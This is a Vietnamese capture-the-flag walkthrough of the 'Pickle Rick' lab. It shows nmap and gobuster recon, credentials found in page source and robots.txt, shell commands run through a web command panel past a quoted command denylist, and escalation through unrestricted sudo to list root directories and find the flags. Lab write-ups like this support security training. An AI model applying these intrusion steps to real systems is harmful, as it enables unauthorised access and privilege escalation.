

Pickle Rick



Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to **"BURRRP"**....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the **"BURRRRRRRRP"**, password was! Help Morty, Help!

- Kiểm tra view-source ta tìm thấy 1 thông tin quan trọng

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <title>Rick is sup4r cool</title>
5   <meta charset="utf-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1">
7   <link rel="stylesheet" href="assets/bootstrap.min.css">
8   <script src="assets/jquery.min.js"></script>
9   <script src="assets/bootstrap.min.js"></script>
10  <style>
11    .jumbotron {
12      background-image: url("assets/rickandmorty.jpeg");
13      background-size: cover;
14      height: 340px;
15    }
16  </style>
17 </head>
18 <body>
19
20   <div class="container">
21     <div class="jumbotron"></div>
22     <h1>Help Morty!</h1></div>
23     <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></div>
24     <p>I need you to <b>"BURRRP"</b>....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is
25     I have no idea what the <b>"BURRRRRRRRP"</b>, password was! Help Morty, Help!</p></div>
26   </div>
27
28   <!--
29
30     Note to self, remember username!
31
32     Username: R1ckRul3s
33
34   -->
35
36 </body>
37 </html>
38
```

- Username: R1ckRul3s
- Có lẽ sẽ dùng đến sau này

- Ta cũng không tìm thấy gì khi quét Nmap:

```
(trantrien@kali)-[~]
$ nmap -p- -sV -sC 10.10.232.217
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-08 01:25 EDT
Nmap scan report for 10.10.232.217
Host is up (0.22s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 5e:b3:05:4c:ee:37:f7:33:5e:a1:26:a1:9e:79:97:37 (RSA)
|   256 61:5b:1c:d8:50:9b:3a:8c:64:a7:2d:a4:45:eb:90:de (ECDSA)
|_  256 aa:bf:eb:68:0f:6d:fe:cc:1f:2d:15:10:92:8a:f2:16 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Rick is sup4r cool
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1268.55 seconds
```

- Sử dụng gobuster:

```
(trantrien@kali)-[~]
$ gobuster dir -u http://10.10.232.217 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt


gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

+ ] Url: http://10.10.232.217
+ ] Method: GET
+ ] Threads: 10
+ ] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
+ ] Negative Status codes: 404
+ ] User Agent: gobuster/3.6
+ ] Timeout: 10s

Starting gobuster in directory enumeration mode

robots.txt (Status: 200) [Size: 17]
portal.php (Status: 302) [Size: 0] [→ /login.php]
assets (Status: 301) [Size: 315] [→ http://10.10.232.217/assets/]
```

- Ta vào robot.txt



- Có lẽ đây là mật khẩu cho user??
- Ta tiếp tục khám phá với portal.php:




Portal Login Page

Username:

Password:

Login

- Tiến hành đăng nhập thử với username và pass




Command Panel

Commands

Execute

- Có lẽ ta đang đi đúng hướng
- Thử 1 vài lệnh trong linux vì ta thấy Command Panel




Command Panel

ls

Execute

```
Sup3rS3cretPick13Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

- Khi sử dụng lệnh cat ta thấy:




Command Panel

Commands

Execute

Command disabled to make it hard for future PICKLEEEE RICCCKKKK.

- Có lẽ nó không thể sử dụng được nhưng hãy thử với lệnh khác chẳng hạn như less:



Command Panel

Commands

Execute

```
mr. meeseek hair
```

- Chúng ta đã có được thành phần đầu tiên.

- Chúng ta cần biết tại sao lệnh cat không sử dụng được

Command Panel

Execute

```
assets/jquery.min.js:/*! jQuery v3.3.1 | (c) JS Foundation and other contributors | jquery.org/license */

assets/jquery.min.js:!function(e,t){"use strict";"object"===typeof module&&"object"===typeof module.exports?module.exports=e.document?t(e,!0):function
",col:[2,"","
"],tr:[2,"","
"],td:[3,"","
"
],_default:[0,"",""]};ge.optgroup=ge.option,ge.tbody=ge.tfoot=ge.colgroup=ge.caption=ge.thead,ge.th=ge.td;function ye(e,t){var n;return n="undef
denied.php:
denied.php:
denied.php:
```

- Có lẽ do file denied.php chẳng? Chúng ta inspector trang này và thấy được 1 vài lệnh đã bị cấm không thể dùng:

```
} portal.php: // Cant use cat portal.php: $cmds = array("cat", "head", "more", "tail", "nano", "vim", "vi"); portal.php:
```

- Hãy thử 1 vài lệnh và bạn sẽ thấy ta cần sử dụng sudo để privileges.

Command Panel

Execute

```
Matching Defaults entries for www-data on ip-10-10-232-217:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-10-232-217:
    (ALL) NOPASSWD: ALL
```

- Để tìm cò thử 2 và 3 bạn cần sử dụng lệnh sudo ls ../../../*:

Command Panel

Commands

Execute

```
../../../../initrd.img
../../../../initrd.img.old
../../../../vmlinuz
../../../../vmlinuz.old
```

```
../../../../bin:
```

```
bash
btrfs
btrfs-convert
btrfs-find-root
btrfs-image
btrfs-map-logical
btrfs-select-super
btrfsck
btrfstune
bunzip2
busybox
bzip2
bzip2recover
bzless
bzmores
cat
chac1
chgrp
chmod
chown
chvt
cp
cpio
dash
date
dd
df
dir
```

- Khám phá hết tất cả các thư mục và bạn sẽ tìm được cò thử 2 ở /home/rick/second ingredients và cò thử 3 ở : root/3rd.txt
- Khi bạn đã làm quen thì bạn nên chú ý các thu mục như home, root trước.